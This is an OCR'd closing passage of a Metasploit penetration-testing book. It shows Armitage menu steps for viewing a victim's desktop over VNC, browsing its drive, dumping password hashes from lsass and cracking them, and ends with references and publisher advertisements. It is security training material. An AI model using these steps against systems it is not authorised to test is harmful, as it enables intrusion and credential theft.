
Let us connect to the VNC viewer by opening the terminal and typing in `vncviewer`. A **vncviewer** box will appear; we need to give the IP and port number to be connected to as shown in the following screenshot. In our case, we are giving `127.0.0.1:5901`.

And here we go; we can see the victim's desktop and easily access it.

Now we will try another option of Meterpreter that is the **Explore** option. Go to **Explore** | **Browse Files**.




Using the **Explore** option, we can browse the victim's drive and see the victim's `C:` drive along with its files. There are two more options: one is for uploading files and the other is for making a directory in the target system. We can see that both the options in the following screenshot are marked with a red box.




Meterpreter—access option


Now we are going to use another Meterpreter option—the **Access** option. Under this option, there are more options available; so here we are going to use the **Dump Hashes** option. Go to **Access** | **Dump Hashes** | **lsass method**.




After a few seconds, a message box will prompt that the hashes were dumped successfully and that to see them we can use **View** | **Credentials**.




Let us see the dumped hashes by going to **View** | **Credentials**.




We can see all the usernames along with their hashed passwords in the following screenshot:




If we want to crack all these dumped hashes, we can click on **Crack Passwords**. A window will appear, after which we will click on **Launch**.



We can see the cracked hashes' results; note that the **Administrator** password hash has successfully been cracked with the password **12345**.



Just as we used different types of Meterpreter options, there are some other options available as well, such as the **Services** that is used for checking the services running on the victim's system.



Summary

In this chapter, we learned how to use the add-on tools of the Metasploit framework and further master our skills of exploitation. The social engineering attack is still one of the strongest ways to attack a victim and is one of the most widely used. So this is why we covered the Social Engineering Toolkit to demonstrate how to attack a victim. We also mastered the art of graphical exploitation with Armitage, making things extremely easy for exploitation. Vulnerability analysis and exploitation was an easy show with this tool. With this chapter, we come to the end of the book. We have covered extensive information-gathering techniques, exploitation basics, post exploitation tricks, the art of exploitation, and other add-on tools, such as SET and Armitage.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_(SET)`
- `http://sectools.org/tool/socialengineeringtoolkit/`
- `www.exploit-db.com/wp-content/themes/exploit/docs/17701.pdf`
- `http://wiki.backbox.org/index.php/Armitage`
- `http://haxortr4ck3r.blogspot.in/2012/11/armitage-tutorial.html`
- `http://blog.right-technology.net/2012/11/21/armitage-gui-for-metasploit-tutorial/`

Index

E

F

G

H

I

K

L

M

N

O

P

R

S

T

U

V

W

Z

Thank you for buying
Learning Metasploit Exploitation and Development

About Packt Publishing

Packt, pronounced 'packed', published its first book "*Mastering phpMyAdmin for Effective MySQL Management*" in April 2004 and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern, yet unique publishing company, which focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website: `www.packtpub.com`.

About Packt Open Source

In 2010, Packt launched two new brands, Packt Open Source and Packt Enterprise, in order to continue its focus on specialization. This book is part of the Packt Open Source brand, home to books published on software built around Open Source licences, and offering information to anybody from advanced developers to budding web designers. The Open Source brand also runs Packt's Open Source Royalty Scheme, by which Packt gives a royalty to each Open Source project about whose software a book is sold.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to author@packtpub.com. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.

[PACKT] open source
community experience distilled
PUBLISHING


Metasploit Penetration Testing Cookbook

ISBN: 978-1-84951-742-3 Paperback: 268 pages

Over 70 recipes to master the most widely used penetration testing framework

1. More than 80 recipes/practical tasks that will escalate the reader's knowledge from beginner to an advanced level
2. Special focus on the latest operating systems, exploits, and penetration testing techniques
3. Detailed analysis of third-party tools based on the Metasploit framework to enhance the penetration testing experience

---




BackTrack 5 Wireless Penetration Testing Beginner's Guide

ISBN: 978-1-84951-558-0 Paperback: 220 pages

Master bleeding edge wireless testing techniques with BackTrack 5

1. Learn Wireless Penetration Testing with the most recent version of BackTrack
2. The first and only book that covers wireless testing with BackTrack
3. Concepts explained with step-by-step practical sessions and rich illustrations



Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide

ISBN: 978-1-84951-774-4 Paperback: 414 pages

Learn to perform professional penetration testing for highly-secured environments with this intensive hands-on guide

1. Learn how to perform an efficient, organized, and effective penetration test from start to finish
2. Gain hands-on penetration testing experience by building and testing a virtual lab environment that includes commonly found security measures such as IDS and firewalls
3. Take the challenge and perform a virtual penetration test against a fictional corporation from start to finish and then verify your results by walking through step-by-step solutions

---

BackTrack 5 Cookbook

ISBN: 978-1-84951-738-6 Paperback: 296 pages

Over 80 recipes to execute many of the best known and little known penetration testing aspects of BackTrack 5

1. Learn to perform penetration tests with BackTrack 5
2. Nearly 100 recipes designed to teach penetration testing principles and build knowledge of BackTrack 5 Tools
3. Provides detailed step-by-step instructions on the usage of many of BackTrack's popular and not-so- popular tools